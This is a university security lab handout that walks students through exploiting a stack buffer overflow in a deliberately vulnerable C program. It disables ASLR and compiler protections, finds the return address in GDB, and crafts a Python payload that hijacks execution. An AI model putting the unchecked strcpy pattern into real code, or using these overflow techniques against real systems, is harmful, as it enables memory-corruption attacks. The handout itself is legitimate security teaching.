

# COMP8050 – Security for Software Systems

## Lab 2 – Basic Buffer Overflow

Firstly: Start the Linux VM on lab computers.

- Login as “studentid@mtu.ie”
- Alternatively, you can use your own laptops as long as you have some version of Linux on it. Free link for a Linux VM is available on Canvas.

We will use this C program, store it in a file called **overflow.c** (as before, omit the line numbers):

```
1.      #include <stdio.h>
2.      #include <string.h>
3.
4.      void overflowtest()
5.      {
6.          printf("%s\n", "Execution Hijacked");
7.      }
8.
9.      void func(char *str)
10.     {
11.         char buffer[5];
12.         strcpy (buffer,str);
13.     }
14.
15.     void main (int argc, char *argv[])
16.     {
17.         func(argv[1]);
18.
19.         printf("%s\n", "Executed Normally");
20.     }
```

Notice how the function **overflowtest** is never called. **The goal of today's lab** is to use a buffer overflow to redirect the program to call the 'overflowtest' function and output "Execution Hijacked!".

We will need to turn off some of the automated defences that protect against buffer overflow exploits / stack smashing. Firstly, a system wide defence, ASLR, must be disabled with this command:

```
sudo sysctl -w kernel.randomize_va_space=0
```

We will need to install the following two packages to make gcc able to compile to 32bit on a 64bit machine.

```
sudo apt-get install libc6-dev-i386 gcc-multilib
```

libc6-dev-i386 contains a 32bit compiler, and gcc-multilib is necessary for it to recognise multiple gcc libraries (i.e. 32bit and 64bit) at the same time.

Now, while compiling the code, we will disable certain compiler optimizations and defences against buffer overflows. We will also compile it for 32bit as it is easier to work with than 64bit addresses.

**Note that this is all 1 line:**

```
gcc -g -O0 -mpreferred-stack-boundary=2 -m32 -fno-  
stack-protector -z execstack -D_FORTIFY_SOURCE=0  
overflow.c -o overflow.o
```

**Note that the 2<sup>nd</sup> command-line argument is a capital letter “o” followed by the number zero (0).**

These new options do the following things:

-g	#compile for debugging
-O0	#disable optimizations
-mpreferred-stack-boundary=2	#reduce alignment of stack frames
-m32	#compile as 32bit
-fno-stack-protector	#disable stack smashing defence
-z execstack	#allow stack to be executable
-D_FORTIFY_SOURCE=0	#disable buffer overflow checks

Assuming the program compiled correctly (check if you made any typos if not!), you can try to run it with “./overflow.o” which will give you a segmentation fault. This is because this program is expecting a command line input (and performs no error checking for if it is not given). Running it with a gibberish command-line input, like this:

```
./overflow.o AAAA
```

Should output “Executed Normally!”. Now **open the program in GDB** and we will begin exploiting the buffer overflow! Remember to set the disassembly flavor to intel!

Because we set the `-g` flag when compiling, we now have some additional ease of use commands while using GDB to debug:

```
list <number>          #this will show you line <number> of
                        the code as well as a few lines before and after it

break <number>          #will set a break point at the start
                        of the assembly instructions related to the source code at
                        that line number
```

Set the following break points (if you included different amounts of newlines, the numbers might be slightly different for you):

```
list 13                #show the relevant piece of code

break 16                #just before func() is called

break 12                #just before strcpy()

break 13                #just after strcpy()

info break              # What breakpoints have I set?
```

---

---

**If you are running this on your own machines and not using the lab VM:**

There is a bug with certain versions of GDB 8.1, and it may give you an error message when you try to set a break point that the 32-bit address breakpoint was automatically converted to a 64-bit address breakpoint. If this happens to you have to upgrade GDB to a later version (8.3 seems to work). It is impossible for GDB to run the program correctly if this bug is in effect.

---


---

Set a Hook-Stop to show 64 hex addresses on the stack (i.e. from \$esp) when a breakpoint is reached, and also show the contents of the registers.

```
run AAAAA
```

Run through the program fully once (using the above command), and at each breakpoint: check the stack (from your hook-stop) and also the value of the ebp. From this you can determine the portion of the addresses you are printing out which are in the current stack frame (i.e. between esp and ebp). It may help to print out the value at the address of the ebp ( x/x \$ebp ) to help you locate it on the stack, if you are not familiar with counting addresses in hexadecimal.

For example:



```
(gdb) x/64x $esp
0xffffd0f4: 0x0804820c 0x08048499 0xffffd108 0x08048477
0xffffd104: 0xffffd36b 0x00000000 0xffffd108 0x00000002
0xffffd114: 0xffffd1a4 0xffffd1b0 0x00000000 0x00000000
0xffffd124: 0x00000000 0xf7fb6000 0xf7ffdc04 0xf7ffd000
0xffffd134: 0x00000000 0xf7fb6000 0xf7fb6000 0x00000000
0xffffd144: 0x38a40683 0x04edc893 0x00000000 0x00000000
0xffffd154: 0x00000000 0x00000002 0x08048340 0x00000000
0xffffd164: 0xf7fedee0 0xf7fe8770 0xf7ffd000 0x00000002
0xffffd174: 0x08048340 0x00000000 0x08048361 0x08048466
0xffffd184: 0x00000002 0xffffd1a4 0x08048490 0x080484f0
0xffffd194: 0xf7fe8770 0xffffd19c 0xf7ffd918 0x00000002
0xffffd1a4: 0xffffd352 0xffffd36b 0x00000000 0xffffd370
0xffffd1b4: 0xffffd37b 0xffffd38d 0xffffd3a0 0xffffd3d3
0xffffd1c4: 0xffffd3e9 0xffffd3fa 0xffffd40a 0xffffd41e
0xffffd1d4: 0xffffd441 0xffffd459 0xffffd46b 0xffffd48c
0xffffd1e4: 0xffffd4a8 0xffffd4b5 0xffffd4c8 0xffffda50
(gdb) x/x $ebp
0xffffd0fc: 0xffffd108
(gdb)
```

The address of the \$ebp is 0xffffd0fc and it contains the value 0xffffd108. We know that the address lies between 0xffffd0f4 and 0xffffd104 (which are labelled in the left column), and above is highlighted exactly where that address is located between them.

For this specific example picture, we can tell that the current stack frame goes from 0xffffd0f4 to 0xffffd0fc, containing the values: 0x0804820c, 0x08048499 and 0xffffd108.

Now, run the program again. This time, when you hit your 2<sup>nd</sup> break point (which is inside the function call “func”, look carefully at the stack, we want to find where the return address is located (this is the location of the instruction that should be run when the function “func” returns and the function “main” resumes.). It should be after the address pointed to by the base pointer.

Now confirm that the address you think it is, matches with the actual address at that line of code in main.

```
disassemble main
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048466 <+0>:    push    ebp
0x08048467 <+1>:    mov     ebp,esp
0x08048469 <+3>:    mov     eax,DWORD PTR [ebp+0xc]
0x0804846c <+6>:    add     eax,0x4
0x0804846f <+9>:    mov     eax,DWORD PTR [eax]
0x08048471 <+11>:   push    eax
0x08048472 <+12>:   call    0x804844e <func>
0x08048477 <+17>:   add     esp,0x4
0x0804847a <+20>:   push    0x8048524
0x0804847f <+25>:   call    0x8048310 <puts@plt>
0x08048484 <+30>:   add     esp,0x4
0x08048487 <+33>:   nop
0x08048488 <+34>:   leave
0x08048489 <+35>:   ret
End of assembler dump.
```

The address you want to locate on the stack is this one, the instruction immediately after the call to “func” in main. (exact address number will be different for you). Make sure you have identified where this is located on the stack! (ideally it will be right where you expected it to be after the location pointed to by the base pointer).

---

---

**If you are running this on your own machines and not using the lab VM:**

It is possible that the addresses when you “disassemble main” will all start with a large amount of 0s, e.g. : 0x000011c9. This is likely a sign that it is displaying the *relative* address of the instructions, and will only show the actual addresses after you “run” the program once. After running the program, you should get address values which do not start with a large amount of 0s when you run the “disassemble” command. If you believe there are any issues with the addresses you are seeing, ask!

---

---

We will overwrite the return address stored on the stack, replacing it with the address of the function “overflowtest”, and then when function “func” tries to return, it will run function “overflowtest” instead of returning to “main”.

To do this, we must first figure out exactly how much to overflow the buffer to overwrite that return address on the stack!

Firstly, try running the program with this input:

```
run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Go through all your breakpoints, and you will see that the program crashes giving you a segmentation fault. It crashes because it was not able to execute the instruction at return address 0x41414141 (because there is none there). i.e. we overwrote the return address with 0x41414141 by overflowing the buffer with all those A's ('A' in hex is 41).

Now, it would be possible to watch the stack and count exactly how many characters (bytes) we need to overflow to overwrite the return address. However an easier way is to do this, run the program again with this input:

```
run AAAABBBBCCCCDDDDDEEEFFFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN
```

This should give you a segmentation fault something like this:

```
Program received signal SIGSEGV, Segmentation fault.
0x44434343 in ?? ()
(gdb) █
```

Checking the <http://www.asciitable.com/> you can identify which letters these hex codes correspond to. For this example it is DCCC (D = 44, C = 43). For your case it may be a different location so check carefully!

To test we have found the correct location, replace the portion of the input string you think is where the return address is with ZZZZ. i.e. replacing where we have 3 Cs and D would give us:

```
run AAAABBBBCZZZDDDEEEFFFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN
```

Assuming you got the correct location, your output will now be:

```
Program received signal SIGSEGV, Segmentation fault.
0x5a5a5a5a in ?? ()
(gdb) █
```

Since 5A is hex for 'Z'. If you don't get this, try again til you find the exact spot! Now we want to replace the "ZZZZ" with our return address for 'overflowtest'. We can find the address of the function 'overflowtest' by disassembling it:

```
(gdb) disassemble overflowtest
Dump of assembler code for function overflowtest:
0x0804843b <+0>:    push    ebp
0x0804843c <+1>:    mov     ebp,esp
0x0804843e <+3>:    push    0x8048510
0x08048443 <+8>:    call   0x8048310 <puts@plt>
0x08048448 <+13>:   add     esp,0x4
0x0804844b <+16>:   nop
0x0804844c <+17>:   leave
0x0804844d <+18>:   ret
End of assembler dump.
(gdb) █
```

We can use the address of the first instruction in the function! So we want to replace the return address on the stack with the address 0x0804843b (again, this will be a different address for your computer).

```
run AAAABBBBC0x0804843B
```

So, it would seem like we want to run the above string to redirect to the function “overflowtest”. However this will not put the hexadecimal value 0x0804843B into the string, instead it would make the string contain the hex values of ‘0’ ‘x’ ‘0’ ‘8’ etc.. We can use python to print hex numbers as a string for us and pass it as input to the program using the “\x” notation to indicate hex values:

```
run $(python -c 'print "AAAABBBBC" + "\x08\x04\x84\x3b" ' )
```

This will make python create the start of our input string “AAAABBBBC” and then adds on the 4 bytes 08, 04, 84, 3b giving the hex number 0x0804843b. Alternatively, we could do it like this too:

```
run $(python -c 'print "A"*9 + "\x08\x04\x84\x3b" ' )
```

This creates a string of As of length 9 (which is the same length as ‘AAAABBBBC’) and then adds on our address code. If we had been smart and counted exactly how many addresses we needed to overflow on the stack to overwrite the return address, then we could use a command like this to quickly generate the correct amount of padding As, and then put in our return address.

When we run this command, we will still get a segmentation fault! With error like this:

```
Program received signal SIGSEGV, Segmentation fault.
0x3b840408 in ?? ()
(gdb) █
```

What’s going on??! Looking at the error we get, we can see we didn’t try to execute address 0x0804843B like we intended. Instead it was address 0x3B840408... These two values are



very similar though! In fact, they are what you get if you flip the order of the bytes of the address 08-04-84-3B -> 3B-84-04-08.

Why did this happen? This is because the computer architecture we're running on is **little endian** ( <https://en.wikipedia.org/wiki/Endianness> ). So the order the bytes of a number are stored is the opposite of what we expected, therefore we should instead run the command as:

```
run $(python -c 'print "A"*9 + "\x3b\x84\x04\x08" ' )
```

Now we should get the output "Execution Hijacked!" indicating we were successful! And then the program will crash because it won't have a proper address to return to after the "overflowtest" function returns.

Try running the program **outside of GDB** to verify your solution works there too!

```
(gdb) quit
./overflow.o $(python -c 'print "A"*9 + "\x3b\x84\x04\x08" ' )
```

**Note: you may need to use "python2" instead of "python" in the above code if the VM is running Python3.x and not Python2.7 with the "python" command. If missing, it can be installed with: `sudo apt-get install python2`**

Here are some other commands that give you additional information you can view too while using GDB:

```
info registers          # show what's in the registers (i r
for short)

info frame              # this will detail information
about the current stack frame

info functions          # what functions do we have, and
where are they in the code?

info sources            # what are the source files?

info variables          # what global and static and
library variables do we have, and where are they in memory?

info scope              # what functions do we have?
```



```
info scope func          # what local variables in the
function func() do we have, and where are they on the stack,
when they will be loaded?
```

```
(gdb) info scope main
```

## Extra Exercises:

1. Change the size of the buffer at line 10 of the code to be of size [27] instead. Re-compile the program and repeat the above procedure and redirect the code again yourself!
2. Compile the following program, overflow2.c , and try to redirect the code to the function “overflowtest” again!

```
1.      #include <stdio.h>
2.      #include <string.h>
3.
4.      void overflowtest()
5.      {
6.          printf("%s\n", "Execution Hijacked!");
7.      }
8.      void main (int argc, char *argv[])
9.      {
10.         char buffer[10];
11.         strcpy( buffer, argv[1] );
12.         printf("%s\n", "Executed Normally");
13.     }
```